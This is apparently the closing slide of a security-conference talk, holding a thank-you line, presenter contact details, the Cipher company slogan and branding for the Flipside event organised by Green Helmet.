


Thank You!

w: mazevedo@cipher.com

P: esqueci@email.com

@psylinux



cipher

we secure your business

MAIS UM
EVENTO:  **Flipside**
SECURITY BEYOND TECHNOLOGY

REALIZAÇÃO:  **Green Helmet**